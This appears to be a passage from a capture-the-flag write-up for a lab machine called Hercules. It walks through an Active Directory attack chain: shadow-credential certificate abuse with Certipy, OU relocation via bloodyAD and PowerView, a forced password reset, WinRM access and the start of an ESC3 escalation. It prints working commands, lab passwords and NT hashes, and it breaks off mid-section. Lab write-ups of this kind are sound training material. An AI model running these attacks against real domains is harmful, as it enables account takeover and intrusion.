
natalie.a is member in web support Group

The web support Group have GenericWrite to 6 Users

auditor and ashley.b are member of RemoteManagement Group


stephen.m are member off Security Helpdesk Group

Security Helpdesk Group have ForceChangePassword to 7 Users
(Among these users, "auditor" also belongs to the Remote Management group)
Lateral Movement (Way to User Flag)

Attack Chain

Step 1: Initial Certificate AcquisitionWe begin by running Certipy shadow auto to request Bob Wood's certificate, establishing our initial foothold with bob.w's credentials. This certificate-based attack is possible because Natalie.A has GenericWrite permissions on multiple user objects (as visible in BloodHound), enabling certificate shadowing operations.
Step 2: Active Directory Enumeration
Using bloodyAD, we enumerate writable Active Directory objects for bob.w and discover we have CREATE_CHILD rights in the Web Department OU and WRITE permissions on Stephen Miller's attributes.
Step 3: Strategic Object Relocation
We leverage these permissions to move Stephen Miller's domain object to the Web Department OU using PowerView's Set-DomainObjectDN function.
Step 4: Certificate Abuse

With Stephen Miller relocated, we request an AD certificate for stephen.m, which provides us with his NTLM hash through certificate authentication. This follows the same certificate shadowing technique established in Step 1, leveraging the same underlying AD CS vulnerability.
Step 5: Privilege Escalation Chain
Using Stephen Miller's Kerberos cache, we discover that stephen.m is a member of the Security Helpdesk group, which has ForceChangePassword privileges over 7 users. Among these users, "auditor" is particularly valuable as it belongs to the Remote Management group, enabling further lateral movement and privilege escalation.

 Certipy-4.8.2

wget https://github.com/ly4k/Certipy/archive/refs/tags/4.8.2.zip
unzip 4.8.2.zip

python3.11 -m venv certipy42-env
source certipy42-env/bin/activate


cd Certipy-4.8.2
pip install .
Step1. Initial Certificate Acquisition
We request a Kerberos TGT for natalie.a
getTGT.py -dc-ip 10.10.11.91 hercules.htb/natalie.a:Prettyprincess123!
We run Certipy shadow auto to request bob.w's certificate
KRB5CCNAME=natalie.a.ccache certipy-ad shadow auto -u natalie.a@hercules.htb -k -dc-host DC.hercules.htb -account bob.w
We got the hash 8a65c74e8f0073babbfac6725c66cc3f
We request a Kerberos TGT for bob.w using an NT hash
getTGT.py -dc-ip 10.10.11.91 -hashes :8a65c74e8f0073babbfac6725c66cc3f hercules.htb/bob.w
Step2. Active Directory Enumeration
We enumerate writable Active Directory objects for bob.w
KRB5CCNAME=bob.w.ccache bloodyAD -u 'bob.w' -p '' -k -d 'hercules.htb' --host DC.hercules.htb get writable --detail
Excerpt from get writable --detail (command above)
1. CREATE_CHILD Rights in Target OU:distinguishedName: OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb user: CREATE_CHILD [...] account: CREATE_CHILD2. WRITE Permissions on Stephen Miller:
distinguishedName: CN=Stephen Miller,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
name: WRITE
cn: WRITE
3. Additional WRITE Capabilities on Bob Wood (Self):
distinguishedName: CN=Bob Wood,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
name: WRITE
cn: WRITE
[... multiple other writable attributes ...]
These specific permissions allow us to:
- Create new user objects in Web Department OU (
CREATE_CHILD)
- Modify Stephen Miller's attributes (
WRITEon name/cn)
- The move operation implicitly handles the deletion of the original object
Step3. Strategic Object Relocation
We install PowerView.py from its GitHub repository
pip3 install "git+https://github.com/aniqfakhrul/powerview.py" --break-system-packages
We enumerate domain details with PowerView as bob.w
KRB5CCNAME=bob.w.ccache powerview hercules.htb/bob.w@dc.hercules.htb -k --use-ldaps --dc-ip 10.10.11.91 -d --no-pass
We move the domain object stephen.m to the Web Department OU
Set-DomainObjectDN -Identity stephen.m -DestinationDN 'OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb'

Why We Do This?
We move stephen.m from the Security Department OU to the Web Department OU because of different permission inheritance. The Web Department OU has more permissive ACLs that allow us to perform certificate-based attacks against Stephen Miller's account.Technical Effect:
When
stephen.mis moved to the Web Department OU, he inherits the CREATE_CHILD and other permissions that were available tobob.win that OU. This enables us to:
- Add Key Credentials to stephen.m's account
- Perform Certificate Shadowing attacks
- Retrieve stephen.m's NT hash via certificate authentication
Step4. Certificate Abuse
We request a Kerberos TGT for natalie.a from HERCULES.HTB
getTGT.py 'HERCULES.HTB/natalie.a:Prettyprincess123!'
We request an AD certificate for stephen.m
KRB5CCNAME=natalie.a.ccache certipy-ad shadow auto -u natalie.a@hercules.htb -k -dc-host DC.hercules.htb -account 'stephen.m'
We got the Hash 9aaaedcb19e612216a2dac9badb3c210
We request a Kerberos TGT for stephen.m using NT hash
getTGT.py HERCULES.HTB/stephen.m -hashes :9aaaedcb19e612216a2dac9badb3c210
Step5. Privilege Escalation Chain
stephen.m have ForceChangePassword rights to Auditor
We reset Auditor password with stephen.m Kerberos cache
KRB5CCNAME=stephen.m.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'stephen.m' -k set password Auditor 'Prettyprincess123!'

We request a Kerberos TGT for Auditor
getTGT.py -dc-ip 10.10.11.91 hercules.htb/Auditor:Prettyprincess123!
We clone the winrmexec repository from GitHub
git clone https://github.com/ozelis/winrmexec.git
We run evil_winrmexec over HTTPS using Auditor Kerberos cache
(the normal evil-winrm was make problems)
KRB5CCNAME=Auditor.ccache python3 evil_winrmexec.py -ssl -port 5986 -k -no-pass dc.hercules.htb

User Flag

We got the User Flag
type C:\\Users\\auditor\\Desktop\\user.txt
Information Gathering ℹ

We check that mail
PS C:\\Shares\\Department\\IT> type C:\\Shares\\Department\\IT\\notice.eml
We have a mal from Ashley to IT Support, the speak about Problems with changing passwords and permission issues, and the mention to run a shortcut inside the share.

We check that shortcut mention in the mail
PS C:\\Shares\\Department\\IT> type cleanup.lnk
Whe got the location of that clean up script

Privesc Phase 1
Step 1: OU Takeover
We take ownership of the "Forest Migration" OU for Auditor and assign GenericAll rightsStep 2: Account Preparation
We re-enable Fernando.R's user account (disabled by default)
Step 3: Certificate Attack (ESC3)
As Fernando.R is in Smartcard Operators group, we:
- Request a Certificate Request Agent certificate
- Use it to request a registration agent certificate
- Obtain a domain authentication certificate for privileged accounts
Warning!
Step1. OU Takeover
We display the current user's group memberships
